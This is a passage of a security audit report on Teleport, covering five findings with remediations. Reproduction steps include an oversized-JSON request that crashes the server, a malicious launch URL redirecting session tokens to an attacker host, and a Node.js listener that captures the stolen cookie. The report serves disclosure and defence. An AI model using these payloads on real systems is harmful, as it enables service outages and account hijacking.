[9] https://prometheus.io/assets/downloads/2018-06-11--cure53_security_audit.pdf

[10] https://goteleport.com/teleport/docs/admin-guide/#troubleshooting

[11] https://goteleport.com/teleport/docs/metrics-logs-reference/

redacted tokens for password resets, application, node, role invitation requests, internal roles and clusters, etc:

```
...
backend_requests{component="cache",range="false",req="/roles/admin"} 19
backend_requests{component="cache",range="false",req="/roles/reservedrole1"} 5
backend_requests{component="cache",range="false",req="/roles/reservedrole2"} 12
backend_requests{component="cache",range="false",req="/tokens/
a2aa240d9fb219fc104e143d50de72d4"} 1
backend_requests{component="backend",range="false",req="/tokens/
6eeed396c3a8fe7e64c4e18f688a1bfa"} 1
backend_requests{component="backend",range="false",req="/access_requests/
7bd78c59-a34f-4057-aaee-7fd23bfedc85"} 1
backend_requests{component="backend",range="false",req="/kubeServices/11ac9da3-
c27b-488b-944a-19896ad9f28b-proxy_service"} 3
backend_requests{component="backend",range="false",req="/proxies/11ac9da3-
c27b-488b-944a-19896ad9f28b"} 2
backend_requests{component="backend",range="true",req="/tunnelConnections/
doyensec-leaf"} 1
backend_requests{component="cache",range="false",req="/authservers/11ac9da3-
c27b-488b-944a-19896ad9f28b"} 9
backend_requests{component="cache",range="false",req="/authservers/
54b60715-78e8-43ff-91e9-3ca1656a01c5"} 3
```

Impact

High. An attacker with access to the metrics endpoint could read the metric data and abuse the unused tokens or metadata. Only the core Prometheus service should be allowed to read the metric data.

Complexity

The complexity of the attack can vary, but since the metrics service is usually only exposed to a local port an attacker would need a way to issue a request and read its response.

Remediation

The metric endpoint should be available to authenticated clients only. If this is not possible, resource tokens should be partially redacted to limit the exfiltration risk.

All in all, clear and specific documentation is needed to make sure that developers, admins, and users of Teleport are aware of the fact that they must keep this endpoint secure on their end. The website hosting the Teleport documentation should clearly state the risks of enabling the Metrics service across various security realms.

TEL-Q420-14 CA Pinning Does Not Check Certificate Expiration Date	
Severity	**Informational**
Vulnerability Class	Insufficient Cryptography
Component	lib/auth/register.go:169
Status	Closed

Description

When a Node or Proxy is running on different hosts than the Auth Server, a security-critical verification is needed to prove that a valid Auth Server was used to issue the joining request (achieved with the join token) as well as to validate the Auth Server (achieved with a SHA256 CA pin).

The `pinRegisterClient` function in `lib/auth/register.go:169` is the one performing this last verification, since it connects to the Auth Server using an insecure connection to fetch the root CA and then match it with the provided CA pin (using the `pinRegisterClient` function). If the root CA matches the provided CA pin, a connection will be re-established and the root CA will be used to validate the presented certificate:

```
func pinRegisterClient(params RegisterParams) (*Client, error) {
 // Build a insecure client to the Auth Server. This is safe because even if
 // an attacker were to MITM this connection the CA pin will not match below.
 tlsConfig := utils.TLSConfig(params.CipherSuites)
 tlsConfig.InsecureSkipVerify = true
 client, err := NewTLSClient(ClientConfig{Addrs: params.Servers, TLS:
tlsConfig})
 if err != nil {
        return nil, trace.Wrap(err)
 }
 defer client.Close()

 // Fetch the root CA from the Auth Server. The NOP role has access to the
 // GetClusterCACert endpoint.
 localCA, err := client.GetClusterCACert()
 if err != nil {
        return nil, trace.Wrap(err)
 }
 tlsCA, err := tlsca.ParseCertificatePEM(localCA.TLSCA)
 if err != nil {
        return nil, trace.Wrap(err)
 }

 // Check that the SPKI pin matches the CA we fetched over a insecure
 // connection. This makes sure the CA fetched over a insecure connection is
 // in-fact the expected CA.
 err = utils.CheckSPKI(params.CAPin, tlsCA)
 if err != nil {
        return nil, trace.Wrap(err)
 }

 log.Infof("Joining remote cluster %v with CA pin.",
tlsCA.Subject.CommonName)?...?}
```

In order to do so, the `InsecureSkipVerify` flag is set to accept any certificate presented by the server and any hostname in that certificate. Since setting the flag will also not call the `isValid()` function of x509 `Verify()`[12], used to check the certificate expiration status[13], nor the `VerifyHostname()`[14] DNSName verification, the registration will also accept expired or mismatched certificates.

Since the default lifetime of a CA certificate for an Auth Server is currently set to 10 years, any introduced expiration check should come together with a lowered TTL, allowing for finer grain certificate validation:

```
const CATTL = time.Hour * 24 * 365 * 10
```

Reproduction Steps

While in a normal Go certificate validation (`Verify`), the `isValid` function performs validity checks on a provided certificate:

```
func (c *Certificate) isValid(certType int, currentChain []*Certificate, opts
*VerifyOptions) error {
 if len(c.UnhandledCriticalExtensions) > 0 {
        return UnhandledCriticalExtension{}
 }

 if len(currentChain) > 0 {
        child := currentChain[len(currentChain)-1]
        if !bytes.Equal(child.RawIssuer, c.RawSubject) {
               return CertificateInvalidError{c, NameMismatch, ""}
        }
 }

 now := opts.CurrentTime
 if now.IsZero() {
        now = time.Now()
 }
 if now.Before(c.NotBefore) {
        return CertificateInvalidError{
               Cert:   c,
               Reason: Expired,
               Detail: fmt.Sprintf("current time %s is before %s",
now.Format(time.RFC3339), c.NotBefore.Format(time.RFC3339)),
        }
 } else if now.After(c.NotAfter) {
        return CertificateInvalidError{
               Cert:   c,
               Reason: Expired,
               Detail: fmt.Sprintf("current time %s is after %s",
now.Format(time.RFC3339), c.NotAfter.Format(time.RFC3339)),
        }
 }
...
}
```

As detailed in the Description section, when the `InsecureSkipVerify` is set, `crypto/tls` won't call `Verify` on it. In this mode, TLS is susceptible to machine-in-the-middle attacks unless strict custom

[12] https://golang.org/src/crypto/x509/verify.go#L729

[13] https://golang.org/src/crypto/x509/verify.go#L575

[14] https://golang.org/src/crypto/x509/verify.go#L1037

verification is used.

This custom verification is implemented in the `utils.CheckSPKI` function (`lib/utils/spki.go`). Here the SHA256 hash value of the SPKI header in the certificate is calculated using `cert.RawSubjectPublicKeyInfo`, which is the DER-encoded `SubjectPublicKeyInfo`, but no expiration (`isValid`) or DNSName verification mechanisms are in place (`VerifyHostname`):

```
func CalculateSPKI(cert *x509.Certificate) string {
 sum := sha256.Sum256(cert.RawSubjectPublicKeyInfo)
 return "sha256:" + hex.EncodeToString(sum[:])
}
```

Impact

While many certificate validation mechanisms (chain validation, name constraints validation, EKUs validation, revocation checking) are intentionally left out because of Teleport's design, a certificate expiration check should be enforced since certificate expiration has various advantages from the security standpoint. After discussion with the Teleport team, the actual risk was determined to be residual. This is because the CA pinning is manually set by the user and enforced only on the first registration of a Node or a Proxy. Since only the public key of the *Subject* is pinned, an attacker in possession of a leaked key pair could easily forge a valid certificate to use in their MITM attack. Nonetheless, implementing finer-grained validation while setting a default lower TTL for CA certificates could highlight such impersonation efforts while enforcing better certificate security practices on Teleport users.

Complexity

High. An attacker should be able to re-use a leaked private key or an expired certificate.

Remediation

Perform expiration checks on the certificate returned during the first connection by the authentication server. Lower the default TTL for a CA to 1 year and implement automatic rotation through the `RotateCertAuthority` function (`lib/auth/rotate.go:204`).

We consider this issue as a potential hardening improvement.

Resources

- "Package x509", Golang Documentation Reference
  https://golang.org/pkg/crypto/x509/

TEL-Q420-15 Unauthenticated OOM DoS in ReadJSON	
Severity	**High**
Vulnerability Class	Denial of Service (DoS)
Component	/lib/httplib/httplib.go
Status	Closed

Description

The Teleport Web server is using the package `httplib` to leverage common or recurring utility functions for writing HTTP handlers. One of these utilities is the `ReadJSON` function:

```
// ReadJSON reads HTTP json request and unmarshals it
// into passed interface{} obj
func ReadJSON(r *http.Request, val interface{}) error {
  data, err := ioutil.ReadAll(r.Body)
  if err != nil {
        return trace.Wrap(err)
  }
  if err := json.Unmarshal(data, &val); err != nil {
        return trace.BadParameter("request: %v", err.Error())
  }
  return nil
}
```

This function is used throughout every endpoint to parse the incoming JSON and deserialize it:

- `/e/lib/web/access_request.go (:22)`
- `/e/lib/web/handler.go (:78)`
- `/e/lib/web/users.go (:60, :88)`
- `/lib/auth/apiserver.go (:329, :384, :401, :548, :598, :616, :736, ...)`
- `/lib/web/apiserver.go (:882, :961, :1197, :1291, 1219, 1404, ...)`
- `/lib/web/apps.go (:91)`
- `/lib/web/password.go (:47, :74)`
- `/lib/web/saml.go (:72)`

When attempting to read the request body `data`, the function will read in the incoming JSON and attempt to perform the deserialization. This results in the entire JSON being loaded into memory from a remote network request. This is particularly dangerous since some Teleport API endpoints are exposed to unauthenticated users. An attacker could abuse this implementation to load large chunks of content into the server's memory, causing an Out-Of-Memory (OOM) error condition and the consequent forceful restart of the Teleport process. Every major Teleport version is affected by the issue and is exploitable from an unauthenticated attacker's position.

Reproduction Steps

A weaponized example of this has been reproduced leveraging the login endpoint at `/v1/webapi/sessions`. The following reproduction steps use the Burp Suite Intruder tool, but a similar Proof-of-

Concept can be achieved programmatically:

1. Set up a transparent proxy on the user agent and visit the targeted Teleport web platform
2. Simulate and intercept a login action
3. Send the intercepted request to Burp's Intruder tool, setting the *Sniper* attack type. The request should be similar to this:

```
POST /v1/webapi/sessions HTTP/1.1
Host: doyensec-2020.gravitational.io:3080
Connection: close

{"user":"alice","pass":"§hunter2§","second_factor_token":""}
```

4. Set the payload markers (§) in one of the properties' values and launch the attack after setting the "*Character Block*" payload type, specifying e.g. the "A" character as a base string and inserting the same minimum and maximum length as e.g. 10,000,000 (10 million). This setup will produce the following HTTP request:

```
POST /v1/webapi/sessions HTTP/1.1
Host: doyensec-2020.gravitational.io:3080
Connection: close

{"user":"alice","pass":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
*10,000,000","second_factor_token":""}
```

5. After a few seconds the Teleport process on the server will crash and will be forcefully restarted by the *systemd* supervisor:

```
teleport[28896]: fatal error: runtime: out of memory
systemd[1]: teleport.service: main process exited, code=exited, status=2/
INVALIDARGUMENT
teleport[28896]: runtime stack:
teleport[28896]: runtime.throw(0x29501f4, 0x16)
teleport[28896]: /opt/go/src/runtime/panic.go:1116 +0x72
teleport[28896]: runtime.sysMap(0xc00c000000, 0x8000000, 0x412dd78)
teleport[28896]: /opt/go/src/runtime/mem_linux.go:169 +0xc6
teleport[28896]: runtime.(*mheap).sysAlloc(0x4111380, 0x8000000, 0x43c4b7,
0x4111388)
teleport[28896]: /opt/go/src/runtime/malloc.go:727 +0x1e5
teleport[28896]: runtime.(*mheap).grow(0x4111380, 0x4000, 0x0)
teleport[28896]: /opt/go/src/runtime/mheap.go:1344 +0x85
teleport[28896]: runtime.(*mheap).allocSpan(0x4111380, 0x4000, 0x78e1345280100,
0x412dd88, 0x200000002)
teleport[28896]: /opt/go/src/runtime/mheap.go:1160 +0x6b6
teleport[28896]: runtime.(*mheap).alloc.func1()
teleport[28896]: /opt/go/src/runtime/mheap.go:907 +0x65
teleport[28896]: runtime.(*mheap).alloc(0x4111380, 0x4000, 0xc000c20101,
0xc0012a0180)
teleport[28896]: /opt/go/src/runtime/mheap.go:901 +0x85
teleport[28896]: runtime.largeAlloc(0x7fffe00, 0x7f8674ef0101, 0x451d29)
teleport[28896]: /opt/go/src/runtime/malloc.go:1177 +0x92
teleport[28896]: runtime.mallocgc.func1()
teleport[28896]: /opt/go/src/runtime/malloc.go:1071 +0x46
teleport[28896]: runtime.systemstack(0xc0012a0180)
```

```
teleport[28896]: /opt/go/src/runtime/asm_amd64.s:370 +0x66
teleport[28896]: runtime.mstart()
teleport[28896]: /opt/go/src/runtime/proc.go:1116
teleport[28896]: goroutine 1610 [running]:
teleport[28896]: runtime.systemstack_switch()
teleport[28896]: /opt/go/src/runtime/asm_amd64.s:330 fp=0xc0017e5178
sp=0xc0017e5170 pc=0x47eb00
teleport[28896]: runtime.mallocgc(0x7fffe00, 0x24a7660, 0x1201, 0x1234)
teleport[28896]: /opt/go/src/runtime/malloc.go:1070 +0x938 fp=0xc0017e5218
sp=0xc0017e5178 pc=0x41e358
teleport[28896]: runtime.makeslice(0x24a7660, 0x7fffe00, 0x7fffe00, 0xc0017e52c8)
teleport[28896]: /opt/go/src/runtime/slice.go:98 +0x6c fp=0xc0017e5248
sp=0xc0017e5218 pc=0x45f58c
teleport[28896]: bytes.makeSlice(0x7fffe00, 0x0, 0x0, 0x0)
teleport[28896]: /opt/go/src/bytes/buffer.go:229 +0x73 fp=0xc0017e5288
sp=0xc0017e5248 pc=0x52d3f3
teleport[28896]: bytes.(*Buffer).grow(0xc0017e5380, 0x200, 0x1234)
teleport[28896]: /opt/go/src/bytes/buffer.go:142 +0x156 fp=0xc0017e52d8
sp=0xc0017e5288 pc=0x52cd16
teleport[28896]: bytes.(*Buffer).ReadFrom(0xc0017e5380, 0x7f8676cded78,
0xc000b376c0, 0x7f8676cded78, 0xc00098c968, 0x8)
teleport[28896]: /opt/go/src/bytes/buffer.go:202 +0x48 fp=0xc0017e5348
sp=0xc0017e52d8 pc=0x52d1c8
teleport[28896]: io/ioutil.readAll(0x7f8676cded78, 0xc000b376c0, 0x200, 0x0, 0x0,
0x0, 0x0, 0x0)
teleport[28896]: /opt/go/src/io/ioutil/ioutil.go:36 +0xe5 fp=0xc0017e53c8
sp=0xc0017e5348 pc=0x5d3fe5
teleport[28896]: io/ioutil.ReadAll(...)

...

teleport[28896]: github.com/gravitational/teleport/lib/service.
(*TeleportProcess).onExit.func1(0x24a73e0, 0xc0015463f0)
teleport[28896]: /go/src/github.com/gravitational/teleport/lib/service/
service.go:1382 +0xd1
teleport[28896]: github.com/gravitational/teleport/lib/service.
(*LocalService).Serve(0xc001523820, 0x294a2c1, 0x14)
teleport[28896]: /go/src/github.com/gravitational/teleport/lib/service/
supervisor.go:450 +0x2a
teleport[28896]: github.com/gravitational/teleport/lib/service.
(*LocalSupervisor).serve.func1(0xc00044e900, 0x2d3d440, 0xc001523820)
teleport[28896]: /go/src/github.com/gravitational/teleport/lib/service/
supervisor.go:242 +0x31f
teleport[28896]: created by github.com/gravitational/teleport/lib/service.
(*LocalSupervisor).serve
teleport[28896]: /go/src/github.com/gravitational/teleport/lib/service/
supervisor.go:237 +0x6e
teleport[28896]: goroutine 1706 [select]:
teleport[28896]: net/http.(*persistConn).writeLoop(0xc0012d06c0)
teleport[28896]: /opt/go/src/net/http/transport.go:2340 +0x11c
teleport[28896]: created by net/http.(*Transport).dialConn
teleport[28896]: /opt/go/src/net/http/transport.go:1709 +0xcdc
systemd[1]: teleport.service holdoff time over, scheduling restart
```

Impact

Depending on the supervisor's restart policy set up on the machine, the Teleport's process could crash or be killed, leading to a considerable downtime of the service in case of a prolonged attack.

Complexity

Low. An attacker only needs to fire an unauthenticated request to any endpoint accepting JSON request bodies.

Remediation

Avoid loading arbitrary data into memory regardless of the size. Limit the size of a valid JSON tree and return an error closing the connection when it consumes a substantial amount of memory, especially for unauthenticated remote endpoints.

Resources

- "Be careful with ioutil.ReadAll in Golang", Haisum Bhatti
  https://haisum.github.io/2017/09/11/golang-ioutil-readall/

TEL-Q420-16 Multiple Unhandled Errors	
Severity	**Informational**
Vulnerability Class	Insecure Design
Component	lib/utils/syslog.go lib/srv/reexec.go lib/reversetunnel/srv.go lib/reversetunnel/remotesite.go lib/events/auditlog.go
Status	Closed

Description

Improper handling of errors can introduce a variety of security problems. These errors must be handled according to a well thought out scheme that provides a meaningful error message to Teleport admins/ SRE teams and logs diagnostic information to the service maintainers. This design is particularly important for functions used within the audit trail functionality of the platform. Such errors could also be abused by attackers to trigger a Denial of Service (DoS) condition or they could leave the system in a potentially insecure or fail-open state.

Doyensec performed a detailed code review searching the code for error handling logic issues. While a consistent logging organization is present throughout the codebase using different levels and technologies, some unexpected errors could potentially not be traced on the server-side:

A. The `SwitchLoggingtoSyslog` function (`lib/utils/syslog.go`) call tells the logger to send the output to syslog. This function is called in `onSCP` (`tool/teleport/common/teleport.go:242`), which implements handling of '*scp*' requests on the server-side. Errors returned by this function are not handled and may lead to incomplete logging.

B. The `RunAndExit` function (`lib/srv/reexec.go:323`) will run the requested command and then exit. This is used when a subcommand is run, e.g. for "`exec`" or "`shell`" requests over a "`session`" channel on Teleport nodes. In case the command fails to launch and an error occurs on line `323` (`io.Copy(w, bytes.NewBufferString(s))`), this will lead to incomplete logging.

C. The `removeSite` function in `lib/reversetunnel/srv.go:344` is called by the `disconnectClusters` function to disconnect reverse tunnel connections from remote clusters that were deleted from the local cluster side. This is done without checking for any returned errors.

D. The `DeleteTunnelConnection` call in `lib/reversetunnel/remotesite.go:300` is called to delete the connection record to let know peer proxies that a specific node lost the connection and needs to be discovered. No warning or error is issued in case this fails.

E. The `downloadSession` function of the `events` package (`lib/events/auditlog.go`) is used to download a recording of a given session. On line `:666` the `os.Remove` call is used to remove any partially downloaded tarball from the disk, but no exception or remediation action is handled if this fails.

Reproduction Steps

Reproduction steps are rather different for each vulnerable code path. While it was not always possible to recover a fully functional proof of concept (PoC) exploit for all the unhandled errors enumerated in the *Description* section of the finding, some common triggering conditions can be identified:

A. If the `syslog` (*Logrus*-based) structured logger can't be initialized or is not available for some reason
B. If the requested command fails to launch and the `io.Writer`'s `copy` invocation fails
C. When the remote cluster should be deleted, disconnecting it from the proxy, but the passed cluster is not found
D. If the provided cluster or connection name is missing or the `PresenceService` deletion fails for some reason
E. If a session tarball download fails and an I/O error does not allow the removal of it from storage

Impact

Proper error handling is an essential requirement of secure software. This issue has been reported as “Informational" severity since it is a security hardening recommendation.

Complexity

From a technical standpoint, these vulnerabilities are relatively easy to discover but exploitation does require a good understanding of the overall Teleport infrastructure design. For these reasons, we consider this issue as a departure from best practices with a minimal security impact.

Remediation

Ensure that the platform is built to gracefully handle all possible errors. In the implementation, the application should keep track of failures and log alerts for sensible operations. In some cases, additional actions could be performed in response to errors.

For a complete list of affected functions discovered during the engagement, please refer to the *Description* section above.

Resources

- "CWE-755: Improper Handling of Exceptional Conditions", MITRE Individual Dictionary Definition https://cwe.mitre.org/data/definitions/755.html

TEL-Q420-17 Token Exposure Through Open Redirect Bypass In AAP Authentication Flow	
Severity	**High**
Vulnerability Class	Insecure Design
Component	lib/web/apps.go
Status	Closed

Description

When Teleport users want to connect to an AAP application, it is possible for them to visit the Teleport web UI and click on any of the installed applications. This will redirect them to a launch URL in the form of:

```
/web/launch/:fqdn/:clusterId/:publicAddr
```

Where the FQDN, cluster name, and public address values for the chosen application are included as part of the URL. These parameters are then used to build a POST request to `/v1/webapi/sessions/app`, which will return a session token for the application identifying the user (e.g. `sampleapp.doyensec-2020.gravitational.io`):

```
POST /v1/webapi/sessions/app HTTP/1.1
Host: doyensec-2020.gravitational.io:3080
Accept: application/json
X-CSRF-Token: a1b2c3d4e5f6h7i8j...
Authorization: Bearer a1b2c3d4e5f6h7i8j...
Content-Length: 153
Connection: close
Cookie: grv_csrf=a1b2c3d4e5f6h7i8j...; session=a1b2c3d4e5f6h7i8j...

{
    "fqdn": "sampleapp.doyensec-2020.gravitational.io",
    "cluster_name": "doyensec-2020",
    "public_addr": "sampleapp.doyensec-2020.gravitational.io"
}
```

Where `fqdn` is the fully qualified domain name, `public_addr` is the public address, and `cluster_name` is the cluster within which this application is running. In the context of Teleport's AAP authentication flow, this endpoint is handled by the `CreateAppSession` function (`lib/web/apps.go:89`), which attempts to use the provided parameters to resolve to an application running within either the root or leaf cluster.

In order to safely redirect a user to the app URL and prevent open redirects, the `validateAppSessionRequest` method is called, making a best-effort attempt to resolve FQDN to a known application.

```
func (h *Handler) resolveFQDN(ctx context.Context, fqdn string) (*services.App,
services.Server, string, error) {
 // Parse the address to remove the port if it's set.
 addr, err := utils.ParseAddr(fqdn)
 if err != nil {
        return nil, nil, "", trace.Wrap(err)
 }

 // Try and match FQDN to public address of application within cluster.
 application, server, err := app.Match(ctx, h.cfg.ProxyClient,
app.MatchPublicAddr(addr.Host()))
 if err == nil {
        return application, server, h.auth.clusterName, nil
 }

 // Extract the first subdomain from the FQDN and attempt to use this as the
 // application name.
 appName := strings.Split(addr.Host(), ".")[0]

...
}
```

Due to a logic error when performing the validation, it is possible to provide any FQDN to be accepted. The only requirement is that the first slice of the FQDN string separated by a full stop (.) should match the targeted application name. This is particularly dangerous, since the AAP authentication flow then continues by making a redirect to the requested app auth endpoint using the original FQDN (`src/AppLauncher/useAppLauncher.ts`) and attaching the session cookie value for the application in a fragment:

```
React.useEffect(() => {
  service
    .createAppSession(params)
    .then(result => {
      // make a redirect to the requested app auth endpoint
      const location = window.location;
      const port = location.port ? ':' + location.port : '';
      window.location.replace(
        `https://${result.fqdn}${port}/x-teleport-auth#value=${result.value}`
      );
    })
    .catch((err: Error) => {
      setAttempt({
        status: 'failed',
        statusText: err.message,
      });
    });
}, []);
```

An attacker can use the aforementioned `/web/launch/:fqdn/:clusterId/:publicAddr` endpoint to start an attack by pointing the FQDN parameter to a controlled server. After the redirect occurs, the attacker will have access to the fragment value via client-side Javascript. An attacker can also leverage issue `TEL-Q420-7` to authenticate the user after stealing the session cookie, lowering detection risks.

Reproduction Steps

The following steps have been dynamically reproduced on the Teleport staging instance provided to Doyensec (https://doyensec-2020.gravitational.io:3080/). In our proposed attack scenario:

1. Alice wants to access the *SampleApp* AAP-protected application. An attacker (Eve) provides Alice with a malicious `/web/launch/` URL, setting the FQDN parameter to their attacker-controlled server:


```
https://doyensec-2020.gravitational.io:3080/web/launch/
sampleapp.doyensec.com@attacker.doyensec.com/doyensec-2020/
sampleapp.doyensec.com
```

2. When visited, a session will be created through a POST request fired by Alice to the `/v1/webapi/sessions/app` endpoint:

```
POST /v1/webapi/sessions/app HTTP/1.1
Host: doyensec-2020.gravitational.io:3080
Accept: application/json
X-CSRF-Token: a1b2c3d4e5f6h7i8j...
Authorization: Bearer a1b2c3d4e5f6h7i8j...
Content-Length: 153
Connection: close
Cookie: grv_csrf=a1b2c3d4e5f6h7i8j...; session=a1b2c3d4e5f6h7i8j...

{
    "fqdn": "sampleapp.doyensec-2020.gravitational.io@attacker.doyensec.com",
    "cluster_name": "doyensec-2020",
    "public_addr": "sampleapp.doyensec-2020.gravitational.io"
}
```

3. The Teleport server will return a session cookie string (`CookieValue`) that will be attached as a URI fragment to the location pointed by evil FQDN (`attacker.doyensec.com`). Eve now only needs to exfiltrate the fragment via Javascript and possibly redirect the victim using the forced login CSRF identified in `TEL-Q420-7`.



4. Eve can then use the stolen cookie and be identified as Alice through Teleport headers:

```
GET / HTTP/1.1
Host: 127.0.0.1:41521
Cf-Access-Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9eyJhdWQiOlsiaHR0cDovLzEyNy4wLjAuMTo0MTUyMSJdL
CJleHAiOjE2MDcxNDQ4MjAsImlzcyI6ImRveWVuc2VjLTIwMjAiLCJuYmYiOjE2MDcxMDIwNDcsInJvbG
VzIjpbImFkbWluIl0sInN1YiI6ImFsaWNlIiwidXNlcm5hbWUiOiJhbGljZSJ9.IS-
M4CcuNHZnCTHHrwRlEys_Mby3VZryRdTKzClCu9CWXeNg....
Teleport-Jwt-Assertion:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9eyJhdWQiOlsiaHR0cDovLzEyNy4wLjAuMTo0MTUyMSJdL
CJleHAiOjE2MDcxNDQ4MjAsImlzcyI6ImRveWVuc2VjLTIwMjAiLCJuYmYiOjE2MDcxMDIwNDcsInJvbG
VzIjpbImFkbWluIl0sInN1YiI6ImFsaWNlIiwidXNlcm5hbWUiOiJhbGljZSJ9.IS-
M4CcuNHZnCTHHrwRlEys_Mby3VZryRdTKzClCu9CWXeNg....
```

When the JWT is decoded:

```
{
    "aud": [
        "http://127.0.0.1:41521"
    ],
    "exp": 1607144820,
    "iss": "doyensec-2020",
    "nbf": 1607102047,
    "roles": [
        "admin"
    ],
    "sub": "Alice",
    "username": "Alice"
}
```

This attack can be fully reproduced by running the following Node.js listener (running on e.g. attacker.doyensec.com:3080) and generating the corresponding TLS certificate (`device.key` and `attacker.doyensec.com.crt`):

```
const fs = require('fs')
const express = require('express')
const https = require('https')

const app = express()
const port = 3080
const host = 'attacker.doyensec.com';

app.get('/x-teleport-auth', (req, res) => {
  var body = `<html>
                <script>
                if(window.location.hash) {
                  // Fragment exists
                  document.write("Stolen cookie! "+window.location.hash)
                } else {
                  // Fragment doesn't exist
                  document.write("No hash detected :(")
                }
                </script>
            </html>`
  res.send(body)
})

https.createServer({
```

```
    key: fs.readFileSync('device.key'),
    cert: fs.readFileSync('attacker.doyensec.com.crt')
}, app).listen(port, host, () => {
    console.log(`Evil app listening at https://${host}:${port}`)
})
```

Impact

High. An unauthenticated attacker could just provide a malicious launch URL and steal a valid session cookie for an application. Additionally, Teleport's audit log will only register the public address of the login event for the application, while the FQDN used in the attack won't be logged.

Complexity

Low. Since the attack requires little to no user interactions and can be opaque to a victim when chained with a previously reported issue (`TEL-Q420-7`).

Remediation

Restrict the FQDN possible values in launch URLs, forcing its correct resolution to a known AAP application callback registered in the clusters.

A strict whitelisting approach should be employed in the `lib/web/apps.go` FQDN validation mechanism.

TEL-Q420-18 Weak Content-Security-Policy Directives	
Severity	**Low**
Vulnerability Class	Security Misconfiguration
Component	lib/web/app/redirect.go
Status	Closed

Description

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross-Site Scripting (XSS) and data injection attacks.

The current CSP policy set by the Teleport application on the AAP fragment redirect (`setRedirectPageHeaders`) in `lib/web/app/redirect.go:27` is too loose and some of its directives can lead to CSP bypasses:

```
func setRedirectPageHeaders(h http.Header, nonce string) {
  httplib.SetIndexHTMLHeaders(h)
  // Set content policy flags
  var csp = strings.Join([]string{
        // Should match the <script> tab nonce (random value).
        fmt.Sprintf("script-src 'nonce-%v'", nonce),
        "style-src 'self'",
        "object-src 'self'",
        "img-src 'self'",
  }, ";")
...
}
```

A. Base URI

The `base-url` directive restricts the URLs which can be used in a document's `<base>` element. The lack of this directive in Teleport's current policy allows the injection of base tags. Such tags can be used to set the base URL for all relative script URLs to an attacker-controlled domain.

B. Object Source

The `object-src` directive, specifying valid sources for the `<object>`, `<embed>`, and `<applet>` elements, is currently missing from the CSP policy. As stated by the *"CSP: object-src"* specification on MDN Web Docs[15]:

"Elements controlled by `object-src` *are perhaps coincidentally considered legacy HTML elements and aren't receiving new standardized features (such as the security attributes* `sandbox` *or* `allow` *for* `<iframe>`*). Therefore it is recommended to restrict this fetch-directive (e.g. explicitly set* `object-src 'none'` *if possible)."*

[15] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/object-src

Reproduction Steps

Targeting any AAP application, request via GET the endpoint `/x-teleport-auth`. The `Content-Security-Policy` returned in the response is:

```
Content-Security-Policy: script-src
'nonce-1a2b3c4d28038b02d0d1238380950ea0';style-src 'self';object-src 'self';img-
src 'self'
```

Impact

High. This misconfiguration can be leveraged for exploiting Cross-Site Scripting vulnerabilities. An attacker may perform actions on behalf of the user or execute malicious Javascript code in the context of the user session.

Complexity

Medium. An attacker still needs a way to run arbitrary Javascript code, however, the lack of the `base-uri` and `object-src` directives jeopardize the defense in depth provided by the CSP policy.

Remediation

Since CSP is a defense-in-depth security feature, we recommend explicitly setting the `object-src` **directive to** `none` **and the** `base-uri` **to** `self`**.**

Resources

- Weichselbaum, Lukas, et al. "CSP is dead, long live CSP! On the insecurity of whitelists and the future of content security policy." Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security. 2016.
  https://research.google.com/pubs/archive/45542.pdf

- "Content Security Policy (CSP)" , MDN Web Docs
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

- “H5SC Minichallenge 3”, cure53/XSSChallengeWiki
  https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it's-CSP!%22

Appendix A - Vulnerability Classification

Vulnerability Severity	**Critical**
	High
	Medium
	Low
	Informational

Vulnerability Class	Components With Known Vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References (IDOR)
	Insufficient Authentication and Session Management
	Insufficient Authorization
	Insufficient Cryptography
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Condition
	Security Misconfiguration
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	User Privacy
	Time-of-Check to Time-of-Use (TOCTOU)

Appendix B - Remediation Checklist

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

☐	**As a potential best-effort solution, consider implementing a robust gzip decoder with defenses against deviation from the standard gzip format**
☑	**For security-sensible writable files, Teleport developers should avoid the defer the `Close()` idiom, or security-impactful bugs may occur**
☐	**Resolve only to the first Address Record entry of a node name or reject DNS records with multiple (>2) Address entries**
☑	**Limit the possible set of error messages, only displaying valid error types. If not possible, limit the error message length**
